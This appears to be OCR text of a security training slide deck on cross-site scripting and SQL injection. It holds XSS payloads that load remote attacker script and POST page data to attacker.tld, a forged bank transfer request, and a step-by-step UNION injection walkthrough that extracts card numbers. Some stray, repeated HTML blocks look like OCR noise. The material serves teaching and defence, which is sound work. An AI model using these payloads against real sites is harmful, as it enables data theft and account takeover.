
- Can permanently embed script into web applications
  - Blogs
  - Shared Calendars
  - Web Mail
  - Message Boards
  - Web Forums

- Proper filtering exceedingly difficult

Ajax Script Attacks

- Leverage Ajax programming techniques and components to provide a “rich, robust” attack
- One injection point retrieves remote payload
- Series of background requests provide interaction with attacker
- Results in remote control or remote “MITM” capability

Loading the Ajax Payload



Target App

Attacker

<script src=remoteattacker.js>


Ajax script loaded into victim

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD><TITLE>HTML Unleashed. Sample Chapters - webreference.com</title>
<STYLE TYPE="text/css">
<!--
FORM.tb {display:inline;}
  .twidth{width:100%}
  .include{ font-size: 75%; font-family: verdana, arial, helvetica;}
  .includebig{font-family: verdana, arial, helvetica;}
  .includebig A:link { color: blue; }
  .includebig A:visited { color: purple; }
  .include  A:link { color: blue; }
  .include A:visited { color: purple; }
  .submitter { font-size: 75%; font-family: verdana, arial, helvetica; }
  .codehighlight {background:#eee}
  .WRy1{background:#fc0}
  .WRy2{background:#fff3ac}
pre.code {color: #660099; margin-left:5%}
address {text-align: right}


body {background:#FFFFFF; margin-left: 5%; margin-right: 5%}
.WRBannerCenter {margin-left:-5%; margin-right:-5%; margin-top:8px; margin-b

-->
```

Basic XSS

Retrieving Pages and Issuing Commands

ajax.open(POST, http://attacker.tld/xss/ajax.asp?input="+ DOM values



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD><TITLE>HTML Unleashed. Sample Chapters - webreference.com</title>
<STYLE TYPE="text/css">
<!--
FORM.tb {display:inline;}
  .twidth{width:100%}
  .include{ font-size: 75%; font-family: verdana, arial, helvetica;}
  .includebig{font-family: verdana, arial, helvetica;}
  .includebig A:link { color: blue; }
  .includebig A:visited { color: purple; }
  .include  A:link { color: blue; }
  .include A:visited { color: purple; }
  .submitter { font-size: 75%; font-family: verdana, arial, helvetica; }
  .codehighlight {background:#eee}
  .WRy1{background:#fc0}
  .WRy2{background:#fff3ac}
pre.code {color: #660099; margin-left:5%}
address {text-align: right}


body {background:#FFFFFF; margin-left: 5%; margin-right: 5%}
.WRBannerCenter {margin-left:-5%; margin-right:-5%; margin-top:8px; margin-b

-->
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD><TITLE>HTML Unleashed. Sample Chapters - webreference.com</title>
<STYLE TYPE="text/css">
<!--
FORM.tb {display:inline;}
  .twidth{width:100%}
  .include{ font-size: 75%; font-family: verdana, arial, helvetica;}
  .includebig{font-family: verdana, arial, helvetica;}
  .includebig A:link { color: blue; }
  .includebig A:visited { color: purple; }
  .include  A:link { color: blue; }
  .include A:visited { color: purple; }
  .submitter { font-size: 75%; font-family: verdana, arial, helvetica; }
  .codehighlight {background:#eee}
  .WRy1{background:#fc0}
  .WRy2{background:#fff3ac}
pre.code {color: #660099; margin-left:5%}
address {text-align: right}


body {background:#FFFFFF; margin-left: 5%; margin-right: 5%}
.WRBannerCenter {margin-left:-5%; margin-right:-5%; margin-top:8px; margin-b

-->
```

Ajax

Issuing Commands

GET
http://onlinebank/transfers/transfert=3113

xmlhttp.open(“GET", "http://onlinebank/transfers/transfert=3113”);

Ajax

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD><TITLE>HTML Unleashed. Sample Chapters - webreference.com</title>
<STYLE TYPE="text/css">
<!--
FORM.tb {display:inline}
  .twidth{width:100%}
  .include{ font-size: 75%; font-family: verdana, arial, helvetica;}
  .includebig{font-family: verdana, arial, helvetica;}
  .includebig A:link { color: blue; }
  .includebig A:visited { color: purple; }
  .include  A:link { color: blue; }
  .include A:visited { color: purple; }
  .submitter { font-size: 75%; font-family: verdana, arial, helvetica; }
  .codehighlight {background:#eee}
  .WRy1{background:#fc0}
  .WRy2{background:#fff3ac}
pre.code {color: #660099; margin-left:5%}
address {text-align: right}


body {background:#FFFFFF; margin-left: 5%; margin-right: 5%}
.WRBannerCenter {margin-left:-5%; margin-right:-5%; margin-top:8px; margin-b

-->
```

Massive Advancements in XSS

- XSS Proxy by Anton Rager – revealed Shmoocon 2005
- http://sourceforge.net/projects/xss-proxy

- Opens an iFrame via an XSS
  - (ie, param=document.write (‘<iframe src…
- DOM trusts this new frame – opened by parent site
- Frame source is xss-proxy running on attackers machine
- Chunks and codes current parent url / HTML into requests to attacker machine via this frame
  - Attacker sees what victim sees
- Receives commands via script from attacker machine
  - Attacker controls what victim sees does

- Makes XSS considerably more dangerous.

XSS Defenses

- Input AND output validation

- Always validate input.
- Always validate input.
- Always validate input.

- Validate/encode output: HTML Encoding helps break XSS.
- Set your encoding per page – forces browser to use your encoding set

- More on Good / Bad Input Validation later


SQL Injection

Download the SQL Injection Whitepaper from http://www.SPIDynamics.com

Verbose and Blind

- Two types of SQL Injection
- Verbose: lack of error handling provides verbose feedback to the browser. Greatly enables the attacks
- Blind: Input still vulnerable to SQL Injection, but error handling is performed to prevent ODBC errors from displaying in the browser. Still vulnerable, requires more advanced and time consuming technique

SQL Injection


Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
xp_cmdshe
http://127....server_info
Google Search: xp_cmdshell
Done

Statistics

Login


Error:
ACCESSIBLE_SPROC
ACCESSIBLE_TABLES
Bad Username or Incorrect Password
COLLATION_SEQ
COLUMN_LENGTH
DBMS_NAME
DBMS_VER
DDL_IN_TRANSACTION
DESCENDING_INDEXES
DROP_COLUMN
IDENTIFIER_CASE
INCREASE_COLUMN_LENGTH
MAX_INDEX_COLS
MAX_OWNER_NAME_LENGTH
MAX_QUAL_LENGTH
MULTI_RESULT_SETS
NAMED_TRANSACTIONS
OWNER_TERM
QUALIFIER_TERM
REMOTE_SPROC
RENAME_COLUMN

Massively Serious Issue


Exploits common techniques developers use to query databases

Allows attacker to indirectly access the database by piggybacking their queries onto the web developer’s queries.

Database Driven Page



http://127.0.0.1/stats/ShowError.asp?ErrorCode=2



Error:
Bad Username

Please try again.

Return to Login Page


- Page reads ErrorCode from request
- Uses ErrorCode in a SQL Query
- Writes the results of the query

Common Database Query

Query written as text string

```
sSql = "select ErrorMessage from ErrorMessages where
ErrorCode = " & Request("ErrorCode")
```


Query parameter appended to query




```
http://127.0.0.1/stats/ShowError.asp?ErrorCode=2
```

```
select ErrorMessage from ErrorMessages where ErrorCode = 2
```

Problem: Unvalidated Input



http://127.0.0.1/stats/ShowError.asp?ErrorCode=2'




```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ''.

/stats/ShowError.asp, line 33
```

- Invalid character entered is used in query
- Resulting back-end query results in an ODBC erorr message

select ErrorMessage from ErrorMessages where ErrorCode = 2'

1 HTTP Packet

Piggybacking Queries with UNION




```
'ErrorCode=2%20union%20select%20name%20from%20sysobjects%20where%20xtype='u'
```

Values entered into the parameter ErrorCode now have the ability to modify the query itself (instead of just being a parameter to the query) :

select ErrorMessage from ErrorMessages where ErrorCode = 9 union select name from sysobjects where xtype=‘u’

UNION keyword tells SQL to combine two statements into one

Enumerate all tables in the database



Login

```
Error:
bank_accountsMaster
bank_cards
bank_cust_ids
bank_logins
DirNYC
DirResults
DirXP
dtproperties
error_messages
Invalid AccountName
```


Sysobjects stores names of tables in database

Name = name of table


Xtype = type of table (system, user)

Xtype=‘u’ = all user tables, no system tables.

A SubQuery Enumerates Columns in the Table



```
n%20select%20name%20from%20syscolumns%20where%20id=(select%20id%20from%20sysobjects%20where%20name='bank_cards'
```



Login

```
Error:
card_exp
card_name
card_number
Invalid AccountName
```


Columns are stored in syscolumns

Keyed on ID


Subquery against ID in sysobjects for the table you want

Select name from syscolumns where id=(select id from sysobjects where name=‘table’)

Select the data from the column



```
ErrorCode=2%20union%20select%20card_number%20from%20bank_cards
```



Login

Error:
1234666633337890
1234678911114567
5551444422226666
7654321198765432

Please try again.

Return to Login Page

- 4 HTTP packets to your data

- Find the injection
- Select tables from sysobjects
- Select columns from syscolumns
- Select data from column

- Can be reduced
  - Don’t need to do an individual test – test could be exploit
  - Reduce enumerations with more advanced queries

More Techniques

Page Returns only One Record at a time

Change code from:


```
do until rs.eof
    response.write rs(0) & "<br>"
    rs.movenext
    loop
```

To just : response.write rs(0)

Incrementing the queries

ErrorCode=2 union select card_number from bank_cards where 1=1

1 is always equal to 1, returns first record

